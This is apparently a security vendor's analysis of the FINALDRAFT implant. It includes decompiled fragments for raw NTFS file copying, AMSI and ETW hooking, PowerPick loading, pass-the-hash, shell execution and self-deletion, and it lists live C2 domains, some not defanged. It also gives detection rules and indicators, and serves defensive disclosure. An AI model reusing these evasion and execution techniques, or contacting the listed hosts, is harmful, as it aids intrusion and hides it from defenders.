It first opens the source file as a drive handle. To retrieve the cluster size of the volume where the file resides, it uses `GetDiskFreeSpaceW` to retrieve information about the number of sectors per cluster and bytes per sector. `DeviceIoControl` is then called with `FSCTL_GET_RETRIEVAL_POINTERS` to retrieve details of extents: locations on disk storing the data of the specified file and how much data is stored there in terms of cluster size.

```

83 if ( !GetDiskFreeSpaceW(p_w_drive, &SectorsPerCluster, &BytesPerSector, 0LL, 0LL) )
84 {
85     LastError = GetLastError();
86     goto LABEL_68;
87 }
88
89 cluster_size = BytesPerSector * SectorsPerCluster;
90 FileSizeHigh[0] = GetFileSize(h_drive, &FileSizeHigh[1]);
91 v10 = 16 * (*(__QWORD *)FileSizeHigh / (__int64)(unsigned int)cluster_size + 2);
92 v11 = jv::Alloc2(v10);
93 InBuffer = 0LL;
94 if ( !DeviceIoControl(h_drive, FSCTL_GET_RETRIEVAL_POINTERS, &InBuffer, 8u, v11, v10, &BytesReturned, 0LL) )

```

Retrieving file data extents

For each extent, it uses `SetFilePointer` to move the source file pointer to the corresponding offset in the volume; reading and writing one cluster of data at a time from the source file to the destination file.

```

203 do
204 {
205     nNumberOfBytesToWrite = LODWORD(extents[2 * v21 + 2]) - v20;
206     v22 = extents[2 * v21 + 3] * cluster_size;
207     *(__QWORD *)DistanceToMoveHigh = v22;
208     *(__QWORD *)distance = v20 * cluster_size;
209     v38 = 0;
210     if ( !nNumberOfBytesToWrite )
211         goto LABEL_33;
212     while ( 1 )
213     {
214         if ( SetFilePointer(h_src_file, v22, &DistanceToMoveHigh[1], 0) == -1 )
215         {
216             LastError = GetLastError();
217             LODWORD(v22) = DistanceToMoveHigh[0];
218             goto LABEL_30;
219         }
220         if ( !ReadFile(h_src_file, p_buffer, cluster_size, &n_bytes_read, 0LL)
221             || SetFilePointer(h_dst_file, distance[0], &distance[1], 0) == -1
222             || !WriteFile(h_dst_file, p_buffer, n_bytes_read, &BytesReturned, 0LL) )
223         {
224             break;
225         }
226         LODWORD(v22) = cluster_size + DistanceToMoveHigh[0];
227         *(__QWORD *)DistanceToMoveHigh += cluster_size;
228         *(__QWORD *)distance += cluster_size;
229 LABEL_30:
230         if ( ++v38 >= nNumberOfBytesToWrite )
231             goto LABEL_33;
232     }
233     LastError = GetLastError();
234 LABEL_33:
235     v20 = extents[2 * ++v21];
236 }
237 while ( v21 < *(__DWORD *)extents );

```

Read/write file between clusters

If the file does not have associated cluster mappings, it is a resident file, and data is stored in the MFT itself. It uses the file's MFT index to get its raw MFT record. The record is then parsed to locate the `$DATA` attribute (type identifier = 128). Data is then extracted from this attribute and written to the destination file using `WriteFile`.

```

115 if ( DeviceIoControl(FileW, FSCTL_GET_NTFS_VOLUME_DATA, 0LL, 0, OutBuffer, 0x60u, &BytesReturned, 0LL)
116   && GetFileInformationByHandle(h_drive, &FileInformation) )
117 {
118   v28 = v54 + 16;
119   h_src_file = (HANDLE)_PAIR64_(FileInformation.nFileIndexHigh, FileInformation.nFileIndexLow);
120   lpBuffera = (unsigned __int16 *)jy::Alloc2((unsigned int)(v54 + 16));
121   if ( DeviceIoControl(FileW, FSCTL_GET_NTFS_FILE_RECORD, &h_src_file, 8u, lpBuffera, v28, &BytesReturned, 0LL) )
122   {
123     for ( i = (unsigned __int64)lpBuffera + lpBuffera[16] + 12; ; i += *(unsigned int *)i + 4 )
124     {
125       if ( i >= (unsigned __int64)&lpBuffera[28 * ((unsigned int *)lpBuffera + 9) + 6] )
126         goto LABEL_61;
127       if (*(DWORD *)i == 128 )
128         break;
129     }
130     v30 = *(unsigned __int16 *)i + 20;
131     v31 = i + v30 == 0;
132     v32 = (const void *)i + v30;
133     nNumberOfBytesToWritea = *(DWORD *)i + 16;
134     if ( !v31 )
135     {
136       p_w_as_ptr = dest_file_path;
137       if ( dest_file_path->capacity > 7 )
138         p_w_as_ptr = (ctf::std::wstring *)dest_file_path->field_0.p_w_as_ptr;
139       v34 = CreateFileW(p_w_as_ptr->field_0.w_as_bytes, 0x40000000u, 0, 0LL, 1u, 0, 0LL);
140       if ( v34 != (HANDLE)-1LL )
141       {
142         if ( !WriteFile(v34, v32, nNumberOfBytesToWritea, &BytesReturned, 0LL) )

```


Copy resident files using MFT records

Injected Modules

Our team observed several additional modules loaded through the `DoProcessInjectionSendOutputEx` command handler performing process injection and writing the output back through a named pipe. This shellcode injected by FINALDRAFT leverages the well-known [SRDI](#) project, enabling the loading of a fully-fledged PE DLL into memory within the same process, resolving its imports and calling its export entrypoint.

Network enumeration (`ipconfig.x64.dll`)

This module creates a named pipe (`\\.\Pipe\E340C955-15B6-4ec9-9522-1F526E6FB8F1`) waiting for FINALDRAFT to connect to it. Perhaps to prevent analysis/sandboxing, the threat actor used a password (`Aslire597`) as an argument, if the password is incorrect, the module will not run.



```

.text:000000014001713B 48 8B 45 E8          mov     rax, [rbp+40h+_passed_pw]
.text:000000014001713F 48 8B 50 08          mov     rdx, [rax+8] ; String2
.text:0000000140017143 48 83 EC 20          sub     rsp, 20h
.text:0000000140017147 48 8D 08 53 04 00    lea   rcx, String1 ; "Aslire597"
.text:000000014001714E E8 01 54 02 00      call   wcsncmp

```

String comparison with command-line password

As its name suggests, this module is a custom implementation of the `ipconfig` command retrieving networking information using Windows API's (`GetAdaptersAddresses` , `GetAdaptersInfo` , `GetNetworkParams`) and reading the Windows registry keypath (`SYSTEM\CurrentControlSet\Services\Tcpip\Parameters\Interfaces`). After the data is retrieved, it is sent back to FINALDRAFT through the named pipe.

```

p_mem = j__malloc_base(0x2C0uLL);
if ( p_mem )
{
  _p_mem = p_mem;
  v2 = ((dword_140067BF8 * (dword_140067BF8 - 1)) & ((dword_140067BF8 * (dword_140067BF8 - 1)) ^ 0xFFFFFFFF)) == 0;
  if ( (!v2 || dword_140067BFC >= 10) && v2 == dword_140067BFC < 10 )
    goto LABEL_6;
  while ( 1 )
  {
    AdaptersInfo = GetAdaptersInfo(_p_mem, &SizePointer);
    v4 = ~(dword_140067BF8 * (dword_140067BF8 - 1)) | 0xFFFFFFFF == -1;
    if ( v4 && dword_140067BFC < 0xA || v4 != dword_140067BFC < 0xA )
      break;

```

Retrieving network adapter information

PowerShell execution (`Psloader.x64.dll`)

This module allows the operator to execute PowerShell commands without invoking the `powershell.exe` binary. The code used is taken from [PowerPick](#), a well-known open source offensive security tool.

To evade detection, the module first hooks the `EtwEventWrite`, `ReportEventW`, and `AmsiScanBuffer` APIs, forcing them to always return `0`, which disables ETW logging and bypasses anti-malware scans.

```
hook_api((int)&addr_ReportEventW, (int)dummy_handler);
if (AmsiScanBuffer)
    hook_api((int)&AmsiScanBuffer, (int)dummy_handler);
if (EtwEventWrite)
    hook_api((int)&EtwEventWrite, (int)dummy_handler);
_report_rangecheckfailure();
```

Patching AMSI and ETW APIs

Next, the DLL loads a .NET payload ([PowerPick](#)) stored in its `.data` section using the [CLR Hosting technique](#).

```
*v6 = MultiByteToWideChar_("PowerPick.PowerPick");
}
else
{
    v6 = 0i64;
}
v39[1] = (__int64)v6;
if (!v6)
    sub_180008E00(0x8007000Ei64);
v38 = 0i64;
v7 = (const WCHAR *)a2;
if (*(__QWORD *) (a2 + 24) >= 8ui64)
    v7 = *(const WCHAR **)a2;
v8 = v3 + 2;
LibraryW = LoadLibraryW(L"mscorlib.dll");
if (LibraryW)
{
    if (lstrcmpiW(v7, L"v4.0.30319"))
    {
        CorBindToRuntime = GetProcAddress(LibraryW, "CorBindToRuntime");
        if (!CorBindToRuntime)
            || ((int (__fastcall *) (const WCHAR *, const wchar_t *, void *, void *, _QWORD *))CorBindToRuntime)(
                v7,
                L"wks",
                &rclsid,
                &riid,
                v3 + 2) < 0)
        {
```

Managed code of PowerPick loaded using CLR hosting technique

The module creates a named pipe (`\\.\Pipe\BD5AE956-0CF5-44b5-8061-208F5D0DBBB2`) which is used for command forwarding and output retrieval. The main thread is designated as the receiver, while a secondary thread is created to write data to the pipe. Finally, the managed **PowerPick** binary is loaded and executed by the module.

```
public static string InvokePS(string command)
{
    string result;
    try
    {
        if (PowerPick.runspace == null)
        {
            PowerPick.runspace = RunspaceFactory.CreateRunspace();
            PowerPick.runspace.Open();
        }
        Pipeline pipeline = PowerPick.runspace.CreatePipeline();
        pipeline.Commands.AddScript(command);
        pipeline.Commands[0].MergeMyResults(PipelineResultTypes.Error, PipelineResultTypes.Output);
        pipeline.Commands.Add("Out-String");
        try
        {
            Collection<PSObject> collection = pipeline.Invoke();
            StringBuilder stringBuilder = new StringBuilder();
            foreach (PSObject pso in collection)
            {
                stringBuilder.Append(pso.ToString());
            }
        }
    }
}
```

Managed binary of PowerPick loaded by the module

Pass-the-Hash toolkit (`pnt.x64.dll`)

This module is a custom Pass-the-Hash (PTH) toolkit used to start new processes with stolen NTLM hashes. This PTH implementation is largely inspired by the one used by [Mimikatz](#), enabling lateral movement.

Additional transport channels

The ELF variant of FINALDRAFT supports seven additional protocols for C2 transport channels:

C2 communication protocols
HTTP/HTTPS
Reverse UDP
ICMP
Bind TCP
Reverse TCP
DNS
Outlook via REST API (could be communicating with an API proxy)
Outlook via Graph API

FINALDRAFT ELF variant C2 communication options

From the ELF samples discovered, we have identified implants configured to use the HTTP and Outlook via Graph API channels.

While the code structure is similar to the most contemporary PE sample, at the time of this publication, some parts of the implant's functionality were modified to conform to the Linux environment. For example, new Microsoft OAuth refresh tokens requested are written to a file on disk, either `/var/log/installlog.log.<UUID_from_config>` or `/mnt/hgfsdisk.log.<UUID_from_config>` if it fails to write to the prior file.

Below is a snippet of the configuration which uses the HTTP channel. We can see two C2 servers are used in place of a Microsoft refresh token, the port number `0x1bb` (443) at offset `0xc8` , and flag for using HTTPS at offset `0xfc` .

```

00000000 73 75 70 70 6f 72 74 2e 76 6d 70 68 65 72 65 2e |support.vmphere. |
00000010 63 6f 6d 3b 75 70 64 61 74 65 2e 68 6f 62 69 74 |com;update.hobit |
00000020 65 72 2e 63 6f 6d 00 00 00 00 00 00 00 00 00 00 |er.com..... |
00000030 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |..... |
00000040 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |..... |
00000050 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |..... |
00000060 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |..... |
00000070 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |..... |
00000080 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |..... |
00000090 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |..... |
000000a0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |..... |
000000b0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |..... |
000000c0 00 00 00 00 00 00 00 00 00 bb 01 00 00 00 00 00 |.....»..... |
000000d0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |..... |
000000e0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |..... |
000000f0 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 |..... |

```

FINALDRAFT ELF variant configuration snippet

The domains are intentionally designed to typosquat well-known vendors, such as "VMSphere" (VMware vSphere). However, it's unclear which vendor "Hobiter" is attempting to impersonate in this instance.

C2
support.vmphere.com

C2

update.hobiter.com

Domain list

Commands

```

0065c957 int64_t jy::SetupCommandTable()
0065c965     char command_id = 0
0065c96a     void* fsbase
0065c96a     int64_t rax = *(fsbase + 0x28)
0065c984     *jy::RbTree::Setup(&commands_RB_tree_info, p_key: &command_id) = jy::command::EnumerateSystemInfo1
0065c990     command_id = 1
0065c99f     *jy::RbTree::Setup(&commands_RB_tree_info, p_key: &command_id) = jy::command::EnumerateSystemInfo2
0065c9ab     command_id = 2
0065c9ba     *jy::RbTree::Setup(&commands_RB_tree_info, p_key: &command_id) = jy::command::StartTcpServerProxyToC2
0065c9c6     command_id = 3
0065c9d5     *jy::RbTree::Setup(&commands_RB_tree_info, p_key: &command_id) = jy::command::CloseTcpServerProxyToC2
0065c9e1     command_id = 4
0065c9f0     *jy::RbTree::Setup(&commands_RB_tree_info, p_key: &command_id) = jy::command::RemoteTCPConnectionStartProxyToC2
0065c9fc     command_id = 28
0065ca0b     *jy::RbTree::Setup(&commands_RB_tree_info, p_key: &command_id) = jy::command::RemoteTCPConnectionCloseProxyToC2
0065ca17     command_id = 5
0065ca26     *jy::RbTree::Setup(&commands_RB_tree_info, p_key: &command_id) = jy::command::SetSleepTime
0065ca32     command_id = 6
0065ca41     *jy::RbTree::Setup(&commands_RB_tree_info, p_key: &command_id) = jy::command::SelfDeletion
0065ca4d     command_id = 8
0065ca5c     *jy::RbTree::Setup(&commands_RB_tree_info, p_key: &command_id) = jy::command::StartRemoteTCPConnectionAlt
0065ca68     command_id = 9
0065ca77     *jy::RbTree::Setup(&commands_RB_tree_info, p_key: &command_id) = jy::command::SendMessageToTCPOrUDPEndpoint
0065ca83     command_id = 10
0065ca92     *jy::RbTree::Setup(&commands_RB_tree_info, p_key: &command_id) = jy::command::CloseRemoteTCPConnectionAlt
0065ca9e     command_id = 12
0065caad     *jy::RbTree::Setup(&commands_RB_tree_info, p_key: &command_id) = jy::command::GetDirectoryEntries
0065cab9     command_id = 14
0065cac8     *jy::RbTree::Setup(&commands_RB_tree_info, p_key: &command_id) = jy::command::MakeDirectory
0065cad4     command_id = 15
0065cae3     *jy::RbTree::Setup(&commands_RB_tree_info, p_key: &command_id) = jy::command::RemoveFilesOrDirectory
0065caef     command_id = 16
0065cafe     *jy::RbTree::Setup(&commands_RB_tree_info, p_key: &command_id) = jy::command::WriteFileContent
0065cb0a     command_id = 17
0065cb19     *jy::RbTree::Setup(&commands_RB_tree_info, p_key: &command_id) = jy::command::ReadFileContent
0065cb25     command_id = 18
0065cb34     *jy::RbTree::Setup(&commands_RB_tree_info, p_key: &command_id) = jy::command::ExecuteCommand
0065cb40     command_id = 19
0065cb4f     *jy::RbTree::Setup(&commands_RB_tree_info, p_key: &command_id) = jy::command::ChangeCurrentWorkingDirectory
0065cb5b     command_id = 20
0065cb6a     *jy::RbTree::Setup(&commands_RB_tree_info, p_key: &command_id) = jy::command::GetCurrentWorkingDirectory
0065cb76     command_id = 21
0065cb80     *jy::RbTree::Setup(&commands_RB_tree_info, p_key: &command_id) = nullsub_33
0065cb8c     int64_t result = rax ^ *(fsbase + 0x28)

```

Command handlers

All of the commands overlap with its Windows counterpart, but offer fewer options. There are two C2 commands dedicated to collecting information about the victim's machine. Together, these commands gather the following details:

- Hostname
- Current logged-in user
- Intranet IP address
- External IP address
- Gateway IP address
- System boot time
- Operating system name and version
- Kernel version
- System architecture
- Machine GUID
- List of active network connections
- List of running processes
- Name of current process

Command Execution

While there are no process injection capabilities, the implant can execute shell commands directly. It utilizes `popen` for command execution, capturing both standard output and errors, and sending the results back to the C2 infrastructure.

```

00659f84 std::cxx11::basic_stri...ar>,std::allocator<char>>::operator+=(&argument, " 2>&1")
00659f93 void* h_file = popen(argument, "r")
00659f93
00659f9e if (h_file == 0)
00659fa5 void* rax_2 = __cxa_allocate_exception(0x10)
00659fb5 sub_68d780(rax_2, "popen() failed!")
00659fc7 __cxa_throw(rax_2, &data_b45dc0, sub_6764b0)
00659fc7 noreturn
00659fc7
00659ff1 void var_a0
00659ff1
00659ff1 while (fgets(&var_a0, 0x80, h_file) != 0)
00659fd4 std::cxx11::basic_stri...ar>,std::allocator<char>>::operator+=(&p_collected_info, &var_a0)
00659fd4
00659fd4 j_fclose(h_file)
0065a034 jy::C2SendData2(p_struct_C2_command_arguments, operation_id: 0x12, operation_success_flag: 3, p_collected_info, collected_info_size)
0065a03e deallocator(&p_collected_info)
0065a048 deallocator(&argument)
0065a055 int64_t result = rax ^ *(fsbase + 0x28)

```

Executing shell command

Self Deletion

To dynamically resolve the path of the currently running executable, its symlink pointing to the executable image is passed to `sys_readlink`. `sys_unlink` is then called to remove the executable file from the filesystem.

```

006596b9 int64_t jy::command::SelfDeletion(struct struct_C2_command_arguments_generic* arg1)
006596d2 void* fsbase
006596d2 int64_t rax = *(fsbase + 0x28)
006596e5 jy::C2SendData2(arg1->__offset(0x5).q, operation_id: arg1->command_id, operation_success_flag: 3, p_collected_info: 0, collected_info_size: 0)
00659700 void s
00659700 __builtin_memset(&s, c: 0, n: 0x400)
0065970f if (sys::readlink::wrap("/proc/self/exe", &s, 0x400) > 0)
00659716 | sys::unlink::wrap(&s)
00659716
0065971b config_decrypted_flag = 0
0065972a int64_t result = rax ^ *(fsbase + 0x28)
0065972a
00659733 if (result == 0)
00659741 | return result
00659741
00659741 fail_stacksmash()
00659735 noreturn

```

Self deletion using `sys_unlink`

Older FINALDRAFT PE sample

During our investigation, we identified an older version of FINALDRAFT. This version supports half as many commands but includes an additional transport protocol alongside the MS Graph API/Outlook transport channel.

The name of the binary is `Session.x64.dll`, and its entrypoint export is called `GoogleProxy`:

Ordinal	Function RVA	Name Ordinal	Name RVA	Name
(nFunctions)	Dword	Word	Dword	szAnsi
00000001	0000FBE8	0000	00088822	GoogleProxy

PE export of FINALDRAFT

HTTP transport channel

This older version of FINALDRAFT selects between the Outlook or HTTP transport channel based on the configuration.

```

52 v4 = *((_BYTE *)g_configuration + 60);
53 if ( v4 == 1 )
54 {
55     v22 = operator new(0x38uLL);
56     sub_180040730((__int64)v22, 0, 0x38uLL);
57     v5 = (_QWORD *)ctf::COutLookTransChannel::New((__int64)v22);
58 LABEL_8:
59     *((_QWORD *)v0 + 7) = v5;
60     goto LABEL_9;
61 }
62 if ( !v4 )
63 {
64     v5 = operator new(8uLL);
65     *v5 = &CHttpTransChannel::`vftable';
66     goto LABEL_8;
67 }
68 LABEL_9:

```

Choice between Outlook and HTTP transport channels

In this sample, the configuration contains a list of hosts instead of the refresh token found in the main sample. These same domains were used by PATHLOADER, the domain (`checkponit[.]com`) was registered on 2022-08-26T09:43:16Z and domain (`fortineat[.]com`) was registered on 2023-11-08T09:47:47Z.

Address	Hex	ASCII
000000018008AC90	70 6F 73 74 65 72 2E 63 68 65 63 68 70 6F 6E 69	poster.checkponi
000000018008ACA0	74 2E 63 6F 6D 38 73 75 70 70 6F 72 74 2E 66 6F	t.com;support.fo
000000018008ACB0	72 74 69 6E 65 61 74 2E 63 6F 6D 00 00 00 00	rtineat.com.....
000000018008ACC0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

Domains found in the configuration

The domains purposely typosquat real known vendors, **CheckPoint** and **Fortinet**, in this case.

C2
poster.checkponit[.]com
support.fortineat[.]com

Domain list

Shell command

An additional command exists in this sample that is not present in later versions. This command, with ID `1`, executes a shell command.

```
v3 = 1;
*(__QWORD *)sub_18000D978(a1, &v3) = ctf::command::ExecuteShellCommand;
```

Shell command handler setup

The execution is carried out by creating a `cmd.exe` process with the `"/c"` parameter, followed by appending the actual command to the parameter.

```
51 v9 = sub_1800037F8((__int64)&v22, (__int64)"cmd.exe /c ", a3);
52 sub_180001D68((__int64)a3, v9);
53 if ( v23 >= 0x10 )
54 {
55     v10 = (void *)v22;
56     if ( v23 + 1 >= 0x1000 )
57     {
58         v10 = *(void **)(v22 - 8);
59         if ( (unsigned __int64)(v22 - (__QWORD)v10 - 8) > 0x1F )
60             invalid_parameter_noinfo_noreturn();
61     }
62     j_j_j_free_base(v10);
63 }
64 v20 = 0LL;
65 v21 = 0LL;
66 sub_18000529C(v19, (__int64)a3);
67 ctf::CreateOutputPipedProcess((__int64)v19, v26);
68 v20 = 0LL;
```

Create piped cmd.exe process

Detection

Elastic Defend detects the process injection mechanism through two rules. The first rule detects the `WriteProcessMemory` API call targeting another process, which is a common behavior observed in process injection techniques.

f	process.command_line	C:\ProgramData(fontdrvhost.exe
k	process.entity_id	MzQ3ZTNiOWEtNmYxYS00ZTNiLTikMGYtZDNiZjJhMDdjOTIhLTUwMjAtMT
f	process.executable	C:\ProgramData(fontdrvhost.exe
k	process.Ext.ancestry	[MzQ3ZTNiOWEtNmYxYS00ZTNiLTikMGYtZDNiZjJhMDdjOTIhLTUwMjAtMT
k	process.Ext.api.behaviors	[shellcode, cross-process]
k	process.Ext.api.metadata.target_address_name	Unbacked
k	process.Ext.api.name	WriteProcessMemory
#	process.Ext.api.parameters.address	1,659,372,568,576
#	process.Ext.api.parameters.size	502,473
k	process.Ext.api.summary	WriteProcessMemory(wsmprovhost.exe, Unbacked, 0x7aac9)

Detecting WriteProcessMemory in FINALDRAFT process injection

The second rule detects the creation of a remote thread to execute the shellcode.

k	message	Memory Threat Detection Alert: Shellcode Injection
k	process.args	[C:\Windows\system32\wsmprovhost.exe, -Embedding]
o	process.code_signature.exists	true
k	process.code_signature.status	trusted
k	process.code_signature.subject_name	Microsoft Windows
o	process.code_signature.trusted	true
f	process.command_line	C:\Windows\system32\wsmprovhost.exe -Embedding
k	process.entity_id	MzQ3ZTNiOWEtNmYxYS00ZTNiLTikMGYtZDNiZjJhMDdjOTIhLTUwMjAtMT
f	process.executable	C:\Windows\System32\wsmprovhost.exe

Detection of injected shellcode thread

We also detect the loading of the PowerShell engine by the Psloader.x64.dll module, which is injected into the known target mspaint.exe .

k	message	Malicious Behavior Detection Alert: Unusual PowerShell Engine ImageLoad
k	process.args	C:\Windows\System32\mspaint.exe
o	process.code_signature.exists	true
k	process.code_signature.status	trusted
k	process.code_signature.subject_name	Microsoft Windows
o	process.code_signature.trusted	true
f	process.command_line	C:\Windows\System32\mspaint.exe
k	process.entity_id	MzQ3ZTNiOWEtNmYxYS00ZTNiLTikMGYtZDNiZjJhMDdjOTIhLTUwMjAtMT
f	process.executable	C:\Windows\System32\mspaint.exe

Detection of PowerShell engine loads

Malware and MITRE ATT&CK

Elastic uses the [MITRE ATT&CK](#) framework to document common tactics, techniques, and procedures that threats use against enterprise networks.

Tactics

- [Command and Control](#)
- [Defense Evasion](#)
- [Discovery](#)

- [Execution](#)
- [Exfiltration](#)
- [Lateral Movement](#)

Techniques

Techniques represent how an adversary achieves a tactical goal by performing an action.

- [Web Service: One-Way Communication](#)
- [Encrypted Channel: Symmetric Cryptography](#)
- [Hide Artifacts: Hidden Window](#)
- [Masquerading: Match Legitimate Name or Location](#)
- [Masquerading: Rename System Utilities](#)
- [Process Injection: Portable Executable Injection](#)
- [Reflective Code Loading](#)
- [Use Alternate Authentication Material: Pass the Hash](#)
- [Network Service Discovery](#)
- [Process Discovery](#)
- [Query Registry](#)
- [Exfiltration Over Web Service](#)

Mitigations

Detection

- [Suspicious Memory Write to a Remote Process](#)
- [Unusual PowerShell Engine ImageLoad](#)
- [AMSI Bypass via Unbacked Memory](#)
- [AMSI or WLDAP Bypass via Memory Patching](#)
- [Suspicious Execution via Windows Service](#)
- [Execution via Windows Command Line Debugging Utility](#)
- [Suspicious Parent-Child Relationship](#)

YARA

Elastic Security has created the following YARA rules related to this post:

- [Windows.Trojan.PathLoader](#)
- [Windows.Trojan.FinalDraft](#)
- [Linux.Trojan.FinalDraft](#)
- [Multi.Trojan.FinalDraft](#)

Observations

The following observables were discussed in this research:

Observable	Type	Reference	Date
9a11d6fcf76583f7f70ff55297fb550fed774b61f35ee2edd95cf6f959853bcf	SHA256	PATHLOADER	VT first seen: 2023-05-09:44:45
39e85de1b1121dc38a33eca97c41dbd9210124162c6d669d28480c833e059530	SHA256	FINALDRAFT initial sample	Telemetry seen: 2023-05-09:20:49:18

Observable	Type	Reference	Date
83406905710e52f6af35b4b3c27549a12c28a628c492429d3a411fdb2d28cc8c	SHA256	FINALDRAFT ELF variant	VT first s 2024-10-07:15:00
poster.checkponit[.]com	domain	PATHLOADER/FINALDRAFT domain	Creation c 2022-08-26T09:43 Valid unti 2025-08-26T07:00
support.fortineat[.]com	domain	PATHLOADER/FINALDRAFT domain	Creation c 2023-11-08T09:47 Valid unti 2024-11-08T09:47
support.vmpHERE[.]com	domain	FINALDRAFT domain	Creation c 2023-09-12T12:35 Valid unti 2025-09-12T12:35
update.hobiter[.]com	domain	FINALDRAFT domain	Creation c 2023-09-12T12:35 Valid unti 2025-09-12T12:35

Source: <https://www.elastic.co/security-labs/finaldraft>